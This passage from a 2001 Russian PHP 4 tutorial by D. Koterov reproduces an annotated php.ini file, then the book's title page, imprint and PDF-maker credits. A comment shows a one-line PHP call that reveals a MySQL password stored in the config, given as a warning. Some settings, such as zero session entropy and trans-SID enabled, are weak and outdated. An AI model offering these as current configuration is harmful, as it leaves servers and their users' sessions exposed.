;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

; Если вы хотите, чтобы какие-то модули загружались автоматически,
; задавайте директиву extension в формате:
; extension=modulename.extension
; Например, для Windows:
; extension=msql.dll
; или для UNIX:
; extension=msql.so
; Должно быть указано только имя, без пути. Чтобы задать
; каталог, в котором расположены расширения, используйте директиву
; extension_dir, описанную выше.

; Модули для Windows
; Замечание: поддержка MySQL и ODBC теперь включена в ядро PHP, так что
; для нее уже не нужны никакие библиотеки DLL.
;extension=php_cpdf.dll
;extension=php_cybercash.dll
;extension=php_db.dll
;extension=php_dbase.dll
;extension=php_domxml.dll
;extension=php_dotnet.dll
```

```
;extension=php_exif.dll
;extension=php_fdf.dll
extension=php_gd.dll
;extension=php_gettext.dll
;extension=php_ifx.dll
;extension=php_imap.dll
;extension=php_interbase.dll
;extension=php_java.dll
;extension=php_ldap.dll
;extension=php_mhash.dll
;extension=php_mssql65.dll
;extension=php_mssql70.dll
;extension=php_oci8.dll
;extension=php_oracle.dll
;extension=php_pdf.dll
;extension=php_pgsql.dll
;extension=php_sablot.dll
;extension=php_swf.dll
;extension=php_sybase_ct.dll
;extension=php_zlib.dll

;;;;;;;;;;;;;;;;;;;;;;;;
; Установки для модулей ;
;;;;;;;;;;;;;;;;;;;;;;;;

[Syslog]
; Нужно или нет определять различные переменные Syslog, такие как
; $LOG_PID, $LOG_CRON и т. д. Для ускорения работы рекомендуется
; выключать следующую директиву. Во время выполнения сценария вы
; можете включить или выключить директиву путем вызова
; функции define_syslog_variables().
define_syslog_variables=Off

[mail function]
; Только для Win32 — используемый SMTP-сервер.
SMTP=mail.dklab.ru

; Только для Win32 — поле From: по умолчанию.
sendmail_from= dk@dklab.ru
```

```
; Только для UNIX — задает путь и аргументы программы sendmail (по
; умолчанию — 'sendmail -t -i').
;sendmail_path=

[Debugger]
debugger.host=localhost
debugger.port=7869
debugger.enabled=False

[Logging]
; Следующие директивы используются сценарием-примером.
; При потребности в детальном описании см. examples/README.logging.
;logging.method=db
;logging.directory=/path/to/log/directory

[Java]
;java.class.path=.\php_java.jar
;java.home=c:\jdk
;java.library=c:\jdk\jre\bin\hotspot\jvm.dll
;java.library.path=.\

[SQL]
sql.safe_mode=Off

[ODBC]
;uodbc.default_db=Not yet implemented
;uodbc.default_user=Not yet implemented
;uodbc.default_pw=Not yet implemented
; Разрешает или запрещает устойчивые соединения
uodbc.allow_persistent=On

; Проверка доступности соединения перед его использованием.
uodbc.check_persistent=On
; Макс. число устойчивых соединений. -1 означает, что ограничений нет.
uodbc.max_persistent=-1

; Макс. число соединений (устойчивых + неустойчивых).
uodbc.max_links=-1
```

```
; Установки для LONG-полей.
uodbc.defaultlrl=4096

; Установки для бинарных данных. 0 означает режим passthru, 1 - режим
; as is, 2 - преобразование в символы.
uodbc.defaultbinmode=1

; См. документацию по odbc_binmode и odbc_longreadlen для более
; детального разъяснения смысла директив uodbc.defaultlrl и
; uodbc.defaultbinmode.

[MySQL]
mysql.allow_persistent=On
mysql.max_persistent=-1
mysql.max_links=-1

; Порт по умолчанию для функции mysql_connect(). Если не задан, функция
; попытается использовать переменную $MYSQL_TCP_PORT или запись mysql-tcp
; в /etc/services, а также заданную во время компиляции PHP константу
; MYSQL_PORT (именно в таком порядке). К PHP для Win32 применимо только
; последнее.
mysql.default_port=

; Определяет имя сокета для локальных соединений MySQL. Если он не задан,
; использует встроенное значение по умолчанию.
mysql.default_socket=

; Хост по умолчанию для mysql_connect() (не работает в безопасном
режиме).
mysql.default_host=

; Пользователь по умолчанию (не работает в безопасном режиме).
mysql.default_user=
; Пароль по умолчанию (не работает в безопасном режиме).
; Замечание: идея хранить пароль в этом файле просто отвратительна. Любой
; пользователь, который может запускать PHP, сможет узнать пароль путем
; выполнения:
; echo cfg_get_var("mysql.default_password")
; Конечно, узнать пароль сможет также и пользователь, который имеет права
```

```
; на чтение для файла php.ini.
mysql.default_password=

[mSQL]
msql.allow_persistent=On
msql.max_persistent=-1
msql.max_links=-1

[PostgresSQL]
pgsql.allow_persistent=On
pgsql.max_persistent=-1
pgsql.max_links=-1

[Sybase]
sybase.allow_persistent=On
sybase.max_persistent=-1
sybase.max_links=-1
;sybase.interface_file="/usr/sybase/interfaces"

; Максимальный уровень серьезности отображаемых ошибок.
sybase.min_error_severity=10
; Минимальный уровень серьезности отображаемых ошибок.
sybase.min_message_severity=10

; Режим совместимости со старыми версиями PHP 3.0.
; Если следующая директива установлена в On, PHP будет автоматически
; присваивать тип результату на основе его типа в Sybase, вместо того,
; чтобы преобразовывать полученные значения в строки. Этот режим
; совместимости, возможно, в будущем не будет поддерживаться, так что
; лучше исправьте свои сценарии, если вам он нужен.
sybase.compatability_mode=Off

[Sybase-CT]
sybct.allow_persistent=On
sybct.max_persistent=-1
sybct.max_links=-1
sybct.min_server_severity=10
sybct.min_client_severity=10

[bcmath]
```

```
; Число десятичных цифр для всех bcmath-функций.
bcmath.scale=0

[browscap]
;browscap=extra/browscap.ini

[Informix]
ifx.default_host=
ifx.default_user=
ifx.default_password=
ifx.allow_persistent=On
ifx.max_persistent=-1
ifx.max_links=-1

; Если следующая директива установлена в On, выражение select возвращает
; содержимое поля типа text blob вместо его идентификатора.
ifx.textasvarchar=0

; Заставляет команду select возвращать значение поля типа byte blob
; вместо его идентификатора.
ifx.byteasvarchar=0

; Принуждает PHP удалять завершающие пробелы из колонок с типом char
; фиксированного размера. Может помочь пользователям Informix SE.
ifx.charasvarchar=0

; Если установлена, содержимое полей text и byte сохраняется в файле,
; вместо того, чтобы храниться в памяти.
ifx.blobinfile=0

; Если установлена в 0, значения NULL возвращаются как пустые строки,
; иначе они возвращаются как строки 'NULL'.
ifx.nullformat=0
[Session]
; Определяет режим хранения данных сессий.
session.save_handler=files

; Следующая директива задает аргумент, передаваемый save_handler-у.
; В случае режима сохранения в файлах здесь должен указываться каталог,
```

```
; в который будут помещены файлы сессий.
session.save_path=C:\Program Files\PHP4\sessiondata

; Должен ли PHP использовать Cookies.
session.use_cookies=1

session.name=PHPSESSID
; Инициализировать ли сессии при старте.
session.auto_start=0

; Время жизни Cookie для сессии. Если до закрытия браузера, то 0.
session.cookie_lifetime=0

; Путь для Cookie с идентификатором сессии.
session.cookie_path=/

; Домен для Cookie с идентификатором сессии.
session.cookie_domain=

; Функция, используемая для сериализации данных. Значение php задает
; стандартную функцию.
session.serialize_handler=php

; Вероятность того, что при очередном запуске сценария, работающего с
; сессиями, будет вызвана функция "сборки мусора" для очистки сессий,
; которые пользователь уже покинул.
session.gc_probability=1

; После указанного здесь промежутка времени сохраненные
; данные будут удалены автоматически сборщиком мусора.
session.gc_maxlifetime=1440

; Проверять ли HTTP Referer на предмет того, не является ли ID сессии
; "фальшивым".
session.referer_check=

; Указывает, сколько байтов читать из файла.
session.entropy_length=0
;session.entropy_length=16
```

```
; Файл, используемый для генерации идентификаторов сессии.
session.entropy_file=
;session.entropy_file=/dev/urandom

; Установите одно из значений nocache, private, public для определения
; аспектов кэширования HTTP.
session.cache_limiter=nocache

; Документ будет считаться устаревшим по истечении заданного
; здесь количества минут
session.cache_expire=180

; Использовать ли поддержку "переходящих" SID. Действует, если PHP был
; скомпилирован с включенной опцией --enable-trans-sid.
session.use_trans_sid=1

[MSSQL]
;extension=php_mssql.dll
mssql.allow_persistent=On
mssql.max_persistent=-1
mssql.max_links=-1
mssql.min_error_severity=10
mssql.min_message_severity=10

; Режим совместимости со старыми версиями PHP 3.0.
mssql.compatability_mode=Off

[Assertion]
;assert.active=On

; Генерирует предупреждения PHP для каждых неудавшихся проверок
; выражений.
;assert.warning=On
; По умолчанию не завершать программу в случае неудачи.
;assert.bail=Off

; Пользовательская функция, которая будет вызвана при неудаче проверки.
;assert.callback=0

; Вычислять выражения в eval с использованием текущих установок
```

```
; error_reporting. Установите в true, если вы хотите, чтобы действие
; режима error_reporting(0) было сохранено и при переходе через
; границу eval().
;assert.quiet_eval=0

[Ingres II]
ingres.allow_persistent=On
ingres.max_persistent=-1
ingres.max_links=-1

; База данных по умолчанию (формат: [node_id::]dbname[/srv_class]
ingres.default_database=
ingres.default_user=
ingres.default_password=

[Verisign Payflow Pro]
pfpro.defaulthost="test.signio.com"
pfpro.defaultport=443
pfpro.defaulttimeout=30

; IP-адрес proxy-сервера по умолчанию (если требуется).
; pfpro.proxyaddress=

; Порт proxy-сервера по умолчанию
; pfpro.proxyport=

; Логин для proxy-сервера по умолчанию
; pfpro.proxylogon=

; Пароль для proxy-сервера по умолчанию
; pfpro.proxypassword=
```

Предметный указатель

Дмитрий Котеров

САМОУЧИТЕЛЬ
PHP 4

Дюссельдорф ◆ Киев ◆ Москва ◆ Санкт-Петербург

УДК 681.3.06

Учебное пособие по использованию языка PHP версии 4 содержит обширную информацию с приемах, призванных в кратчайшие сроки сделать новичка, владеющего хотя бы одним алгоритмическим языком, Web-программистом. Рассматриваются основы протоколов HTTP и CGI, схемы разработки крупных сценариев на PHP, синтаксис языка и работа с простейшими функциями, объектно-ориентированное программирование на PHP с применением идеологии интерфейсов, манипуляции со строками и массивами, создание баз данных и многое другое.

Для программистов и Web-разработчиков

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зав. редакцией	*Наталья Таркова*
Редактор	*Евгений Васильев*
Компьютерная верстка	*Натальи Смирновой*
Корректор	*Наталия Першакова*
Дизайн обложки	*Игоря Цырульникова*
Зав. производством	*Николай Тверских*

Котеров Д. В.
Самоучитель PHP 4. — СПб.: БХВ-Петербург, 2001. — 576 с.: ил.

ISBN 5-94157-071-6

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 28.04.01.
Формат $70\times100^{1}/_{16}$. Печать офсетная. Усл. печ. л. 46,44.
Тираж 4000 экз. Заказ №
"БХВ-Петербург", 198005, Санкт-Петербург, Измайловский пр., 29.

Гигиеническое заключение на продукцию, товар, № 77.99.1.953.П.950.3.99
от 01.03.1999 г. выдано Департаментом ГСЭН Минздрава России.

Отпечатано с готовых диапозитивов
в ордена Трудового Красного Знамени ФГУП "Техническая книга"
Министерства Российской Федерации по делам печати,
телерадиовещания и средств массовых коммуникаций.
198005, Санкт-Петербург, Измайловский пр., 29.

Содержание

ВНИМАНИЕ: Данная книга может отличаться от бумажного собрата. :)

За предоставление книги в формате MS Word огромное спасибо
камраду **lvch** с форума http://forum.ru-board.com/

PDF версию сделал **Kvait** (icq: 9401108; kvait@pisem.net)

Рекомендую посетить:
http://forum.ru-board.com/
http://rupor.net/
http://netz.ru/

пятница, 16 января 2004 г. (16:26)